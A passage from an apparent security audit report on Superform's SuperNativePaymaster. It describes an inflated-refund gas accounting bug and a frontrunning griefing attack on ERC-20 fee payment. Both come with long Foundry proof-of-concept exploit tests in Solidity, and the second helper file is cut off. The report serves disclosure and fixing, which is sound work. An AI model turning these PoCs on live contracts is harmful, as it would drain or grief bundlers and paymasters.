        gas: mUserOp.paymasterPostOpGasLimit
    }(mode, context, actualGasCost, gasPrice)
```

`actualGas` here is gas used previously PLUS the `verificationGasLimit` that was provided by the sender, see here and here :

```
outOpInfo.preOpGas = preGas - gasleft() + userOp.preVerificationGas;

// ...

actualGasCost = actualGas * gasPrice;
if (mode != IPaymaster.PostOpMode.postOpReverted) {
    try IPaymaster(paymaster).postOp{
        gas: mUserOp.paymasterPostOpGasLimit
    }(mode, context, actualGasCost, gasPrice)
```

And later `_postExecution()` adjusts the `actualGas` value to include the call to `postOp()`:

```
actualGas += preGas - gasleft();

// ... penalty calculation ...

actualGasCost = actualGas * gasPrice;
```

However, looking at the implementation of `SuperNativePaymaster._postOp()` function, we can see that it does not consider for the `paymasterPostOpGasLimit` in the `actualGasCost` and takes the gas cost as it was provided by `EntryPoint`:

```
function _postOp(PostOpMode, bytes calldata context, uint256 actualGasCost, uint256)
    /**
        * actualUserOpFeePerGas
        */
    internal
    virtual
    override
{
    (address sender, uint256 maxFeePerGas, uint256 maxGasLimit, uint256 nodeOperatorPremium) =
        abi.decode(context, (address, uint256, uint256, uint256));

    uint256 refund = calculateRefund(maxGasLimit, maxFeePerGas, actualGasCost, nodeOperatorPremium);
```

The `calculateRefund()` internal function is straightforward, it calculates the `costWithPremium` which is `actualGasCost + premium` to SuperBundler, and `maxCost` as `maxGasLimit * maxFeePerGas`. Then it takes a difference between latter and former, which equals to refund:

```
uint256 costWithPremium =
    Math.mulDiv(actualGasCost, MAX_NODE_OPERATOR_PREMIUM + nodeOperatorPremium, MAX_NODE_OPERATOR_PREMIUM);

uint256 maxCost = maxGasLimit * maxFeePerGas;
if (costWithPremium < maxCost) {
    refund = maxCost - costWithPremium;
}
```

Since `actualGasCost` does not include the cost of calling `postOp()` on paymaster, the `costWithPremium` will **always** be incorrect, lesser than it should be. Which makes the refund calculation inflated, and in favor of `UserOp.sender`.

Impact Explanation: Refund will always favor the refundee, but the amounts might be relatively small.

Likelihood Explanation: The gas will always be lower than what was actually consumed.

Proof of Concept: In `Makefile` add the following: `test-poc2 :; forge test --match-test $(TEST) -vvvv --jobs 10 --via-ir`. Create `PoC.t.sol` and `PoCHelper.t.sol` in `./test/integration`, copy both:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

// external
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {IERC4626} from "@openzeppelin/contracts/interfaces/IERC4626.sol";

import {MinimalBaseNexusIntegrationTest} from "./MinimalBaseNexusIntegrationTest.t.sol";
import {INexus} from "../../src/vendor/nexus/INexus.sol";
import {MockRegistry} from "../mocks/MockRegistry.sol";
import {ISuperExecutor} from "../../src/core/interfaces/ISuperExecutor.sol";

import {PackedUserOperation} from "modulekit/external/ERC4337.sol";
import {SuperNativePaymaster} from "../../src/core/paymaster/SuperNativePaymaster.sol";
import {IEntryPoint} from "@ERC4337/account-abstraction/contracts/interfaces/IEntryPoint.sol";
import {PoCHelper} from "./PoCHelper.t.sol";
import "forge-std/console.sol";

contract PoC is PoCHelper {
    MockRegistry public nexusRegistry;
    address[] public attesters;
    uint8 public threshold;

    bytes public mockSignature;

    function setUp() public override {
        blockNumber = ETH_BLOCK;
        super.setUp();
        nexusRegistry = new MockRegistry();
        attesters = new address[](1);
        attesters[0] = address(MANAGER);
        threshold = 1;

        mockSignature = abi.encodePacked(hex"41414141");
    }

    function test_incorrectFees() public {
        // create account
        address nexusAccount = _createWithNexus(address(nexusRegistry), attesters, threshold, 0);

        // fund account
        vm.deal(nexusAccount, LARGE);

        uint256 amount = 10e18;

        // add tokens to account
        _getTokens(CHAIN_1_WETH, nexusAccount, amount);

        // create SuperExecutor data
        address[] memory hooksAddresses = new address[](1);
        bytes[] memory hooksData = new bytes[](1);
        hooksAddresses[0] = approveHook;
        hooksData[0] = _createApproveHookData(CHAIN_1_WETH, address(MANAGER), amount, false);
        ISuperExecutor.ExecutorEntry memory entry =
        ISuperExecutor.ExecutorEntry({hooksAddresses: hooksAddresses, hooksData: hooksData});
```

```
        // create paymaster
        // set maxGasLimit
        // paymasterVerificationGasLimit + paymasterPostOpGasLimit + callGasLimit + verificationGasLimit +
        ↪  preVerificationGas
        // every value was set to 10e6, so in total we have 50e6
        uint256 maxGasLimit = 50e6;

        SuperNativePaymaster paymaster = new
        ↪  SuperNativePaymaster(IEntryPoint(0x0000000071727De22E5E9d8BAf0edAc6f37da032));
        uint128 paymasterVerificationGasLimit = 10e6;
        uint128 paymasterPostOpGasLimit = 10e6;
        bytes memory paymasterData = abi.encode(maxGasLimit, uint256(0)); // premium is zero
        bytes memory paymasterAndData = abi.encodePacked(address(paymaster), paymasterVerificationGasLimit,
        ↪  paymasterPostOpGasLimit, paymasterData);

        PackedUserOperation[] memory ops = _createUserOpWithPaymaster(nexusAccount, entry, paymasterAndData);

        // now let's calculate how much SuperBundler will pay for UserOp (for how much refund will be inflated)
        // and then we will calculate what should be refunded and compare it to what actually was refunded

        // price 4e6 as the maxPriorityFeePerGas
        // also set the basefee to one so that EntryPoint takes gasPrice as (maxPriorityFeePerGas + basefee)
        uint256 maxFeePerGas = 1e8;
        vm.txGasPrice(4e6);
        vm.fee(1);
        vm.deal(address(this), maxGasLimit * maxFeePerGas * 10);

        // safe the balance of account
        uint256 ethBalanceBefore = nexusAccount.balance;

        // open a deposit for paymaster. it must be more than maxGasLimit * maxFeePerGas so that bundle does
        ↪  not revert
        // the actualGasCost value postOp() function gets: 40645870260000 [4.064e13]
        IEntryPoint(0x0000000071727De22E5E9d8BAf0edAc6f37da032).depositTo{value: maxGasLimit * maxFeePerGas +
        ↪  5e15}(address(paymaster));

        // we prank paymaster because we want to use the actual gas in entryPoint.handleOps(). without the gas
        ↪  in the wrapper
        vm.prank(address(paymaster));

        vm.startSnapshotGas("handleOps");

        // beneficiary is this as it does not matter for gas estimations
        IEntryPoint(0x0000000071727De22E5E9d8BAf0edAc6f37da032).handleOps{gas: maxGasLimit}(ops,
        ↪  payable(address(this)));

        uint256 actualGas = vm.stopSnapshotGas();

        // the real gas cost
        // we add 10e6 because EntryPoint adds verificationGasLimit to gasUsed value in its calculations
        ↪  internally and we need to account for that
        // the real gas cost after handleOps is: 304553490000000 [3.045e14]
        uint256 realGasCost = (actualGas + 10e6) * tx.gasprice;

        uint256 whatShouldBeRefunded = paymaster.calculateRefund(maxGasLimit, maxFeePerGas, realGasCost, 0);

        uint256 whatWasRefunded = nexusAccount.balance - ethBalanceBefore;

        // postOp refunded more than it should
        assertGt(whatWasRefunded, whatShouldBeRefunded);
    }

    function test_incorrectGas() public {
        // create account
        address nexusAccount = _createWithNexus(address(nexusRegistry), attesters, threshold, 0);

        // fund account
        vm.deal(nexusAccount, LARGE);

        uint256 amount = 10e18;

        // add tokens to account
        _getTokens(CHAIN_1_WETH, nexusAccount, amount);

        // create SuperExecutor data
```

```
        address[] memory hooksAddresses = new address[](1);
        bytes[] memory hooksData = new bytes[](1);
        hooksAddresses[0] = approveHook;
        hooksData[0] = _createApproveHookData(CHAIN_1_WETH, address(MANAGER), amount, false);
        ISuperExecutor.ExecutorEntry memory entry =
        ISuperExecutor.ExecutorEntry({hooksAddresses: hooksAddresses, hooksData: hooksData});

        // create paymaster
        // set maxGasLimit
        // paymasterVerificationGasLimit + paymasterPostOpGasLimit + callGasLimit + verificationGasLimit +
        ↪  preVerificationGas
        // every value was set to 10e6, so in total we have 50e6
        uint256 maxGasLimit = 50e6;

        SuperNativePaymaster paymaster = new
        ↪  SuperNativePaymaster(IEntryPoint(0x0000000071727De22E5E9d8BAf0edAc6f37da032));
        uint128 paymasterVerificationGasLimit = 10e6;
        uint128 paymasterPostOpGasLimit = 10e6;
        bytes memory paymasterData = abi.encode(maxGasLimit, uint256(0)); // premium is zero
        bytes memory paymasterAndData = abi.encodePacked(address(paymaster), paymasterVerificationGasLimit,
        ↪  paymasterPostOpGasLimit, paymasterData);

        PackedUserOperation[] memory ops = _createUserOpWithPaymaster(nexusAccount, entry, paymasterAndData);

        // our maxFeePerGas is 1e8,
        uint256 maxFeePerGas = 1e8;

        // set the price to maxFeePerGas to calculate the gas of `actualGasCost` in `_postOp() manually
        vm.txGasPrice(1e8);

        vm.deal(address(this), maxGasLimit * maxFeePerGas * 10);

        // open a deposit for paymaster. it must be more than maxGasLimit * maxFeePerGas so that bundle does
        ↪  not revert
        // the actualGasCost value postOp() function gets: 1011091300000000 [1.011e15]
        IEntryPoint(0x0000000071727De22E5E9d8BAf0edAc6f37da032).depositTo{value: maxGasLimit * maxFeePerGas +
        ↪  5e15}(address(paymaster));

        // we prank paymaster because we want to use the actual gas in entryPoint.handleOps(). without the gas
        ↪  in the wrapper
        vm.prank(address(paymaster));

        vm.startSnapshotGas("handleOps");

        // beneficiary is this as it does not matter for gas estimations
        IEntryPoint(0x0000000071727De22E5E9d8BAf0edAc6f37da032).handleOps{gas: maxGasLimit}(ops,
        ↪  payable(address(this)));

        uint256 actualGas = vm.stopSnapshotGas();

        // the real gas cost
        // we add 10e6 because EntryPoint adds verificationGasLimit to gasUsed value in its calculations
        ↪  internally and we need to account for that
        // the real gas cost after handleOps is: 1015177900000000 [1.015e15]
        uint256 realGasCost = (actualGas + 10e6) * tx.gasprice;

        console.log(realGasCost);
    }

    receive() external payable {}
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

// external
import {Execution} from "modulekit/accounts/common/interfaces/IERC7579Account.sol";
import "modulekit/accounts/common/lib/ModeLib.sol";
import {ExecutionLib} from "modulekit/accounts/erc7579/lib/ExecutionLib.sol";
import {MessageHashUtils} from "@openzeppelin/contracts/utils/cryptography/MessageHashUtils.sol";

import {Helpers} from "../utils/Helpers.sol";
import {MerkleTreeHelper} from "../utils/MerkleTreeHelper.sol";
import {InternalHelpers} from "../utils/InternalHelpers.sol";

import {INexus} from "../../src/vendor/nexus/INexus.sol";
```

```
import {INexusFactory} from "../../src/vendor/nexus/INexusFactory.sol";
import {BootstrapConfig, INexusBootstrap} from "../../src/vendor/nexus/INexusBootstrap.sol";
import {IERC7484} from "../../src/vendor/nexus/IERC7484.sol";

// Superform
import {IEntryPoint} from "@ERC4337/account-abstraction/contracts/interfaces/IEntryPoint.sol";
import {PackedUserOperation} from "modulekit/external/ERC4337.sol";
import {ISuperExecutor} from "../../src/core/interfaces/ISuperExecutor.sol";
import {SuperMerkleValidator} from "../../src/core/validators/SuperMerkleValidator.sol";
import {SuperLedgerConfiguration} from "../../src/core/accounting/SuperLedgerConfiguration.sol";
import {SuperExecutor} from "../../src/core/executors/SuperExecutor.sol";
import {ERC4626YieldSourceOracle} from "../../src/core/accounting/oracles/ERC4626YieldSourceOracle.sol";
import {ERC5115YieldSourceOracle} from "../../src/core/accounting/oracles/ERC5115YieldSourceOracle.sol";
import {ERC7540YieldSourceOracle} from "../../src/core/accounting/oracles/ERC7540YieldSourceOracle.sol";
import {SuperLedger} from "../../src/core/accounting/SuperLedger.sol";
import {ERC5115Ledger} from "../../src/core/accounting/ERC5115Ledger.sol";
import {ISuperLedgerConfiguration} from "../../src/core/interfaces/accounting/ISuperLedgerConfiguration.sol";
import {ISuperLedger} from "../../src/core/interfaces/accounting/ISuperLedger.sol";
import {ApproveERC20Hook} from "../../src/core/hooks/tokens/erc20/ApproveERC20Hook.sol";
import {Deposit4626VaultHook} from "../../src/core/hooks/vaults/4626/Deposit4626VaultHook.sol";
import {Redeem4626VaultHook} from "../../src/core/hooks/vaults/4626/Redeem4626VaultHook.sol";

abstract contract PoCHelper is Helpers, MerkleTreeHelper, InternalHelpers {
    SuperMerkleValidator public superMerkleValidator;
    INexusFactory public nexusFactory;
    INexusBootstrap public nexusBootstrap;
    SuperExecutor public superExecutorModule;
    ISuperLedgerConfiguration public ledgerConfig;
    ISuperLedger public ledger;
    bytes32 public initSalt;

    address public signer;
    uint256 public signerPrvKey;
    uint256 public blockNumber;
    address public approveHook;
    address public deposit4626Hook;
    address public redeem4626Hook;
    address public yieldSourceOracle4626;
    address public yieldSourceOracle5115;
    address public yieldSourceOracle7540;

    function setUp() public virtual {
        blockNumber != 0
            ? vm.createSelectFork(vm.envString(ETHEREUM_RPC_URL_KEY), blockNumber)
            : vm.createSelectFork(vm.envString(ETHEREUM_RPC_URL_KEY));
        MANAGER = _deployAccount(MANAGER_KEY, "MANAGER");

        (signer, signerPrvKey) = makeAddrAndKey("signer");

        initSalt = keccak256(abi.encode("test"));

        superMerkleValidator = new SuperMerkleValidator();
        vm.label(address(superMerkleValidator), "SuperMerkleValidator");
        nexusFactory = INexusFactory(CHAIN_1_NEXUS_FACTORY);
        vm.label(address(nexusFactory), "NexusFactory");
        nexusBootstrap = INexusBootstrap(CHAIN_1_NEXUS_BOOTSTRAP);
        vm.label(address(nexusBootstrap), "NexusBootstrap");
        ledgerConfig = ISuperLedgerConfiguration(new SuperLedgerConfiguration());

        superExecutorModule = new SuperExecutor(address(ledgerConfig));

        address[] memory allowedExecutors = new address[](1);
        allowedExecutors[0] = address(superExecutorModule);

        ledger = ISuperLedger(address(new SuperLedger(address(ledgerConfig), allowedExecutors)));

        ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[] memory configs =
            new ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[](3);
        yieldSourceOracle4626 = address(new ERC4626YieldSourceOracle());
        yieldSourceOracle5115 = address(new ERC5115YieldSourceOracle());
        yieldSourceOracle7540 = address(new ERC7540YieldSourceOracle());
        configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
            yieldSourceOracleId: bytes4(bytes(ERC4626_YIELD_SOURCE_ORACLE_KEY)),
            yieldSourceOracle: yieldSourceOracle4626,
            feePercent: 100,
            feeRecipient: makeAddr("feeRecipient"),
```

```
        ledger: address(ledger)
    });
    configs[1] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
        yieldSourceOracleId: bytes4(bytes(ERC7540_YIELD_SOURCE_ORACLE_KEY)),
        yieldSourceOracle: yieldSourceOracle7540,
        feePercent: 100,
        feeRecipient: makeAddr("feeRecipient"),
        ledger: address(ledger)
    });

    configs[2] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
        yieldSourceOracleId: bytes4(bytes(ERC5115_YIELD_SOURCE_ORACLE_KEY)),
        yieldSourceOracle: yieldSourceOracle5115,
        feePercent: 100,
        feeRecipient: makeAddr("feeRecipient"),
        ledger: address(new ERC5115Ledger(address(ledgerConfig), allowedExecutors))
    });
    ledgerConfig.setYieldSourceOracles(configs);

    approveHook = address(new ApproveERC20Hook());
    deposit4626Hook = address(new Deposit4626VaultHook());
    redeem4626Hook = address(new Redeem4626VaultHook());
}

/*//////////////////////////////////////////////////////////////
                        ACCOUNT CREATION METHODS
//////////////////////////////////////////////////////////////*/
function _createWithNexus(address registry, address[] memory attesters, uint8 threshold, uint256 value)
    internal
    returns (address)
{
    bytes memory initData = _getNexusInitData(registry, attesters, threshold);

    address computedAddress = nexusFactory.computeAccountAddress(initData, initSalt);
    address deployedAddress = nexusFactory.createAccount{value: value}(initData, initSalt);

    if (deployedAddress != computedAddress) revert("Nexus SCA addresses mismatch");
    return computedAddress;
}

function _getNexusInitData(address registry, address[] memory attesters, uint8 threshold)
    internal
    view
    returns (bytes memory)
{
    // create validators
    BootstrapConfig[] memory validators = new BootstrapConfig[](1);
    validators[0] = BootstrapConfig({module: address(superMerkleValidator), data: abi.encode(signer)});

    // create executors
    BootstrapConfig[] memory executors = new BootstrapConfig[](1);
    executors[0] = BootstrapConfig({module: address(superExecutorModule), data: ""});

    // create hooks
    BootstrapConfig memory hook = BootstrapConfig({module: address(0), data: ""});

    // create fallbacks
    BootstrapConfig[] memory fallbacks = new BootstrapConfig[](0);

    return nexusBootstrap.getInitNexusCalldata(
        validators, executors, hook, fallbacks, IERC7484(registry), attesters, threshold
    );
}

/*//////////////////////////////////////////////////////////////
                        USER OPERATION METHODS
//////////////////////////////////////////////////////////////*/
function _prepareNonce(address account) internal view returns (uint256 nonce) {
    uint192 nonceKey;
    address validator = address(superMerkleValidator);
    bytes32 batchId = bytes3(0);
    bytes1 vMode = MODE_VALIDATION;
    assembly {
        nonceKey := or(shr(88, vMode), validator)
        nonceKey := or(shr(64, batchId), nonceKey)
    }
```

```
    nonce = IEntryPoint(ENTRYPOINT_ADDR).getNonce(account, nonceKey);
}

function _createUserOpWithPaymaster(address account, ISuperExecutor.ExecutorEntry memory entry, bytes
↪  memory paymasterAndData) internal returns (PackedUserOperation[] memory) {
    Execution[] memory executions = new Execution[](1);
    executions[0] = Execution({
        target: address(superExecutorModule),
        value: 0,
        callData: abi.encodeWithSelector(ISuperExecutor.execute.selector, abi.encode(entry))
    });

    bytes memory callData = _prepareExecutionCalldata(executions);
    uint256 nonce = _prepareNonce(account);
    PackedUserOperation memory userOp = _createPackedUserOperationWithPaymaster(account, nonce, callData,
    ↪  paymasterAndData);

    // create validator merkle tree & get signature data
    uint48 validUntil = uint48(block.timestamp + 1 hours);
    bytes32[] memory leaves = new bytes32[](1);
    leaves[0] = _createSourceValidatorLeaf(IEntryPoint(ENTRYPOINT_ADDR).getUserOpHash(userOp), validUntil);
    (bytes32[][] memory proof, bytes32 root) = _createValidatorMerkleTree(leaves);
    bytes memory signature = _getSignature(root);
    bytes memory sigData = abi.encode(validUntil, root, proof[0], proof[0], signature);
    // -- replace signature with validator signature
    userOp.signature = sigData;

    PackedUserOperation[] memory userOps = new PackedUserOperation[](1);
    userOps[0] = userOp;
    return userOps;
}

function _createPackedUserOperationWithPaymaster(address account, uint256 nonce, bytes memory callData,
↪  bytes memory paymasterAndData)
    internal
    pure
    returns (PackedUserOperation memory)
{
    return PackedUserOperation({
        sender: account,
        nonce: nonce,
        initCode: "", //we assume contract is already deployed (following the Bundler flow)
        callData: callData,
        accountGasLimits: bytes32(abi.encodePacked(uint128(10e6), uint128(10e6))),
        preVerificationGas: 10e6,
        gasFees: bytes32(abi.encodePacked(uint128(4e6), uint128(1e8))), //concatenation of
        ↪  maxPriorityFeePerGas (16 bytes) and maxFeePerGas (16 bytes)
        paymasterAndData: paymasterAndData,
        signature: hex"1234"
    });
}

function _prepareExecutionCalldata(Execution[] memory executions)
    internal
    pure
    returns (bytes memory executionCalldata)
{
    ModeCode mode;
    uint256 length = executions.length;

    if (length == 1) {
        mode = ModeLib.encodeSimpleSingle();
        executionCalldata = abi.encodeCall(
            INexus.execute,
            (mode, ExecutionLib.encodeSingle(executions[0].target, executions[0].value,
            ↪  executions[0].callData))
        );
    } else if (length > 1) {
        mode = ModeLib.encodeSimpleBatch();
        executionCalldata = abi.encodeCall(INexus.execute, (mode, ExecutionLib.encodeBatch(executions)));
    } else {
        revert("Executions array cannot be empty");
    }
}

/*//////////////////////////////////////////////////////////////
```

```
                                VALIDATOR HELPER METHODS
    //////////////////////////////////////////////////////////////*/
    function _getSignature(bytes32 root) private view returns (bytes memory) {
        bytes32 messageHash = keccak256(abi.encode(superMerkleValidator.namespace(), root));
        bytes32 ethSignedMessageHash = MessageHashUtils.toEthSignedMessageHash(messageHash);
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(signerPrvKey, ethSignedMessageHash);
        return abi.encodePacked(r, s, v);
    }
}
```

For testing that refund is inflated, run `make test-poc2 TEST=test_incorrectFees`. For testing solely gas, run `make test-poc2 TEST=test_incorrectGas`. Traces for the call to `postOp()` from `EntryPoint` from `test_incorrectGas()` function:

```
SuperNativePaymaster::postOp(0, 0x000000000000000000000003917e3dba468167eb21a01438502c8acce2beca5000000000000
↪  000000000000000000000000000000000000000000000005f5e100000000000000000000000000000000000000000000000000000000000000000
↪  0002faf080000000000000000000000000000000000000000000000000000000000000000, 1011091300000000 [1.011e15],
↪  100000000 [1e8])
```

- Value `1011091300000000 [1.011e15]` is `actualGasCost` here.
- Value `1015177900000000 [1.015e15]` is the real gas cost value.

Notice the addition of `10e6` in this calculations: `uint256 realGasCost = (actualGas + 10e6) * tx.gasprice;`. This is due to the fact that `EntryPoint` adds the `verificationGasLimit` to `actualGas` value before calling the `postOp()`, as I showed in the report. Also the `PoCHelper` creates a `userOp()`, to quickly refer to the gas data you can look here:

```
PackedUserOperation({
    sender: account,
    nonce: nonce,
    initCode: "", //we assume contract is already deployed (following the Bundler flow)
    callData: callData,
    accountGasLimits: bytes32(abi.encodePacked(uint128(10e6), uint128(10e6))),
    preVerificationGas: 10e6,
    gasFees: bytes32(abi.encodePacked(uint128(4e6), uint128(1e8))), //concatenation of maxPriorityFeePerGas (16
    ↪  bytes) and maxFeePerGas (16 bytes)
    paymasterAndData: paymasterAndData, // paymasterVerificationGasLimit = 10e6 and paymasterPostOpGasLimit =
    ↪  10e6
    signature: hex"1234"
});
```

Recommendation: Create a constant that would hold the gas overhead for `postOp()` function.

Superform: Fixed in PR 575.

3.3.16 Fee charging in ERC-20 tokens through payment hook is unreliable and can be abused to grief `SuperBundler`

Submitted by seeques

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: `SuperBundler` will pay for the whole validation and execution of `UserOp` in case of ERC-20 fee charging which happens on special payment hook where the ERC-20 tokens will be transferred from op's sender to `SuperBundler` to cover the gas cost. Paymasters sponsor transactions for other users, paying from their deposits on the `EntryPoint` during `handleOps`. Typically they ensure token transfers in the validation phase because there is no guarantee that tokens will be transferred during execution, and the execution can be maliciously crafted in a way to drain paymaster's deposit.

The issue is that this transfer is supposed to happen during execution phase of `UserOp`, via a special payment hook, and there is no way to ensure during validation that tokens will actually be transferred to `SuperBundler`. Even if `SuperBundler` checks token balances of users off-chain before submitting `UserOp` on the `EntryPoint`, an attacker can craft an expensive meaningless execution call at the end of which the payment hook is called and frontrun `SuperBundler`'s transaction to `handleOps` with his own transaction where he transfers his ERC-20 balance to some other address. Thus, `SuperBundler` will pay for expensive failed call and will get nothing in return. Also notice that smart account may not be malicious and simply might not have the amount of tokens in its balance to cover gas costs during execution.

Finding Description: `SuperBundler` is supposed to call `SuperNativePaymaster.handleOps()` with `value` sufficient to cover the gas cost of the whole bundle:

```
function handleOps(PackedUserOperation[] calldata ops) public payable {
    uint256 balance = address(this).balance;
    if (balance > 0) {
        (bool success,) = payable(address(entryPoint)).call{value: balance}("");
        if (!success) revert INSUFFICIENT_BALANCE();
    }
    // note: msg.sender is the SuperBundler on same chain, or a cross-chain Gateway contract on the destination
    // chain
    entryPoint.handleOps(ops, payable(msg.sender));
    entryPoint.withdrawTo(payable(msg.sender), entryPoint.getDepositInfo(address(this)).deposit);
}
```

As you can see, if balance of paymaster is not zero, then low-level call happens with the whole contract's balance which increases paymaster deposit on the entry point. In case when user wants to pay with ERC20 tokens, documentation states that is must be done in the transfer hook at the end of `userOp` execution. That means that `SuperBundler` must pay for gas cost from his pocket, expecting tokens after the `UserOp` execution as coverage. Notice that the `_validatePaymasterUserOp()` function of paymaster doesn't check that account has sufficient balance of tokens to transfer.

Consider a `UserOp` that during execution makes an expensive calls, and at the end of it transfers tokens to bundler through a hook. This `UserOp` will pass the validation phase (since there is no check of token balances in `_validatePaymasterUserOp()`) and will be included in the bundle. But creator of `UserOp` can frontrun the transaction to `handleOps` and transfer tokens to some other address. This will revert the `UserOp` execution but the gas cost will be paid by the bundler up to the revert. Also notice that this can be done even if `SuperBundler` checks the token balance of user off-chain, since it also does not guarantee that the account will have them during execution.

Impact Explanation: Impact can vary depending on the `UserOp`. If it is gas heavy and if it's the mainnet, then the gas cost could be high.

Likelihood Explanation: Griefing vector, or could happen unexpectedly even without malicious intent.

Proof of Concept: In Makefile add the following: `test-poc2 :; forge test --match-test $(TEST) -vvvv --jobs 10 --via-ir`. Create `PoC.t.sol` and `PoCHelper.t.sol` in `./test/integration`, copy both:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

// external
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {IERC4626} from "@openzeppelin/contracts/interfaces/IERC4626.sol";

import {MinimalBaseNexusIntegrationTest} from "./MinimalBaseNexusIntegrationTest.t.sol";
import {INexus} from "../../src/vendor/nexus/INexus.sol";
import {MockRegistry} from "../mocks/MockRegistry.sol";
import {ISuperExecutor} from "../../src/core/interfaces/ISuperExecutor.sol";

import {PackedUserOperation} from "modulekit/external/ERC4337.sol";
import {SuperNativePaymaster} from "../../src/core/paymaster/SuperNativePaymaster.sol";
import {IEntryPoint} from "@ERC4337/account-abstraction/contracts/interfaces/IEntryPoint.sol";
import {PoCHelper} from "./PoCHelper.t.sol";
import "forge-std/console.sol";

contract PoC is PoCHelper {
    MockRegistry public nexusRegistry;
    address[] public attesters;
    uint8 public threshold;

    bytes public mockSignature;

    uint256 balanceDiff;

    function setUp() public override {
        blockNumber = ETH_BLOCK;
        super.setUp();
        nexusRegistry = new MockRegistry();
        attesters = new address[](1);
        attesters[0] = address(MANAGER);
        threshold = 1;
```

```
        mockSignature = abi.encodePacked(hex"41414141");
    }

    function test_erc20FeeChargingHook_fails() public {
        uint256 amount = 100e6;
        address usdc = CHAIN_1_USDC;

        // create account
        address nexusAccount = _createWithNexus(address(nexusRegistry), attesters, threshold, 1e18);

        SuperNativePaymaster paymaster = new
        ↪  SuperNativePaymaster(IEntryPoint(0x0000000071727De22E5E9d8BAf0edAc6f37da032));
        uint128 paymasterVerificationGasLimit = 10e6;
        uint128 paymasterPostOpGasLimit = 10e6;
        bytes memory paymasterData = abi.encode(0, uint256(10_000));
        bytes memory paymasterAndData = abi.encodePacked(address(paymaster), paymasterVerificationGasLimit,
        ↪  paymasterPostOpGasLimit, paymasterData);

        // add tokens to account
        _getTokens(usdc, nexusAccount, amount);
        assertEq(IERC20(usdc).balanceOf(address(nexusAccount)), amount);

        bytes[] memory hooksData = new bytes[](1);

        // create a hook that should transfer usdc equivalent of gas to paymaster as payment
        hooksData[0] = _createTransferERC20HookData(usdc, address(paymaster), amount, false);
        address[] memory hooksAddresses = new address[](1);
        hooksAddresses[0] = transferERC20Hook;
        ISuperExecutor.ExecutorEntry memory entry =
            ISuperExecutor.ExecutorEntry({hooksAddresses: hooksAddresses, hooksData: hooksData});

        PackedUserOperation[] memory ops = _createUserOpWithPaymaster(nexusAccount, entry, paymasterAndData);
        vm.txGasPrice(40 gwei);
        // superbundler calls op and expects usdc payment at the end of op execution, the validation is passed
        ↪  off-chain and everything is normal
        // but prior to that attacker transfers usdc to other account

        vm.deal(address(this), 10e18);
        uint256 bundlerBalanceBefore = address(this).balance;

        vm.prank(nexusAccount);
        IERC20(usdc).transfer(address(this), amount);
        // execution reverts, but the gas is spent
        paymaster.handleOps{gas: 170e6, value: 10e18}(ops);

        uint256 bundlerBalanceAfter = address(this).balance - balanceDiff; // check receive() for balanceDiff

        // gas was spent
        assertLt(bundlerBalanceAfter, bundlerBalanceBefore);
    }

    receive() external payable {
        balanceDiff = address(this).balance - msg.value;
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

// external
import {Execution} from "modulekit/accounts/common/interfaces/IERC7579Account.sol";
import "modulekit/accounts/common/lib/ModeLib.sol";
import {ExecutionLib} from "modulekit/accounts/erc7579/lib/ExecutionLib.sol";
import {MessageHashUtils} from "@openzeppelin/contracts/utils/cryptography/MessageHashUtils.sol";

import {Helpers} from "../utils/Helpers.sol";
import {MerkleTreeHelper} from "../utils/MerkleTreeHelper.sol";
import {InternalHelpers} from "../utils/InternalHelpers.sol";

import {INexus} from "../../src/vendor/nexus/INexus.sol";
import {INexusFactory} from "../../src/vendor/nexus/INexusFactory.sol";
import {BootstrapConfig, INexusBootstrap} from "../../src/vendor/nexus/INexusBootstrap.sol";
import {IERC7484} from "../../src/vendor/nexus/IERC7484.sol";

// Superform
import {IEntryPoint} from "@ERC4337/account-abstraction/contracts/interfaces/IEntryPoint.sol";
```

```
import {PackedUserOperation} from "modulekit/external/ERC4337.sol";
import {ISuperExecutor} from "../../src/core/interfaces/ISuperExecutor.sol";
import {SuperMerkleValidator} from "../../src/core/validators/SuperMerkleValidator.sol";
import {SuperLedgerConfiguration} from "../../src/core/accounting/SuperLedgerConfiguration.sol";
import {SuperExecutor} from "../../src/core/executors/SuperExecutor.sol";
import {ERC4626YieldSourceOracle} from "../../src/core/accounting/oracles/ERC4626YieldSourceOracle.sol";
import {ERC5115YieldSourceOracle} from "../../src/core/accounting/oracles/ERC5115YieldSourceOracle.sol";
import {ERC7540YieldSourceOracle} from "../../src/core/accounting/oracles/ERC7540YieldSourceOracle.sol";
import {SuperLedger} from "../../src/core/accounting/SuperLedger.sol";
import {ERC5115Ledger} from "../../src/core/accounting/ERC5115Ledger.sol";
import {ISuperLedgerConfiguration} from "../../src/core/interfaces/accounting/ISuperLedgerConfiguration.sol";
import {ISuperLedger} from "../../src/core/interfaces/accounting/ISuperLedger.sol";
import {ApproveERC20Hook} from "../../src/core/hooks/tokens/erc20/ApproveERC20Hook.sol";
import {Deposit4626VaultHook} from "../../src/core/hooks/vaults/4626/Deposit4626VaultHook.sol";
import {Redeem4626VaultHook} from "../../src/core/hooks/vaults/4626/Redeem4626VaultHook.sol";

import {TransferERC20Hook} from "../../src/core/hooks/tokens/erc20/TransferERC20Hook.sol";

abstract contract PoCHelper is Helpers, MerkleTreeHelper, InternalHelpers {
    SuperMerkleValidator public superMerkleValidator;
    INexusFactory public nexusFactory;
    INexusBootstrap public nexusBootstrap;
    SuperExecutor public superExecutorModule;
    ISuperLedgerConfiguration public ledgerConfig;
    ISuperLedger public ledger;
    bytes32 public initSalt;

    address public signer;
    uint256 public signerPrvKey;
    uint256 public blockNumber;
    address public approveHook;
    address public deposit4626Hook;
    address public redeem4626Hook;
    address public yieldSourceOracle4626;
    address public yieldSourceOracle5115;
    address public yieldSourceOracle7540;

    address public transferERC20Hook;

    function setUp() public virtual {
